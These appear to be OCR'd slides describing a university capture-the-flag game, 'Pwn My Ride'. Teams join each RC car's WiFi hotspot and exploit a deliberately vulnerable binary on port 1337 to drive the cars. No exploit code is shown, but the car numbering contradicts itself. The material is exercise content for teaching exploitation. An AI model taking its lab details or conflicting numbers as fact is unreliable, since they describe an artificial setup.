
…
The third rule: if a binary segfaults or taps out, the fight is just starting.
…
The eighth rule: if its your first night of pwn club, you have to pwn a binary.

Pwn My Ride Activity


Pwn My Ride Activity

GOAL

Move all your cars into the octagon before the other team.



Pwn My Ride Activity



The cars are numbered #[{1-3},{7-9}]
Team 1 has 1,2,3; Team 2 has 4,5,6
Each car hosts its own WiFi hotspot at RCCTF-<#>
Browse to http://10.3.141.1 once connected
Each car hosts a vulnerable binary on TCP port 1337
Follow the prompts to pwn the binary

```
<<< -------------------------------------------------------------------------
<<< Remote Controlled CTF v4.3: Rop2Drive
<<< -------------------------------------------------------------------------
<<< We are sorry, but our car service is not available at this time. DriverMenu()
<<< has been removed, and car_server_connect is not called o prevent exploitation
<<< Please provide your email contact info and we'll get back to you ASAP >>>
```

FLORIDA TECH

Thank you.

Binaries, source code, docker containers, and toy example located at
https://github.com/tj-oconnor/pwn4army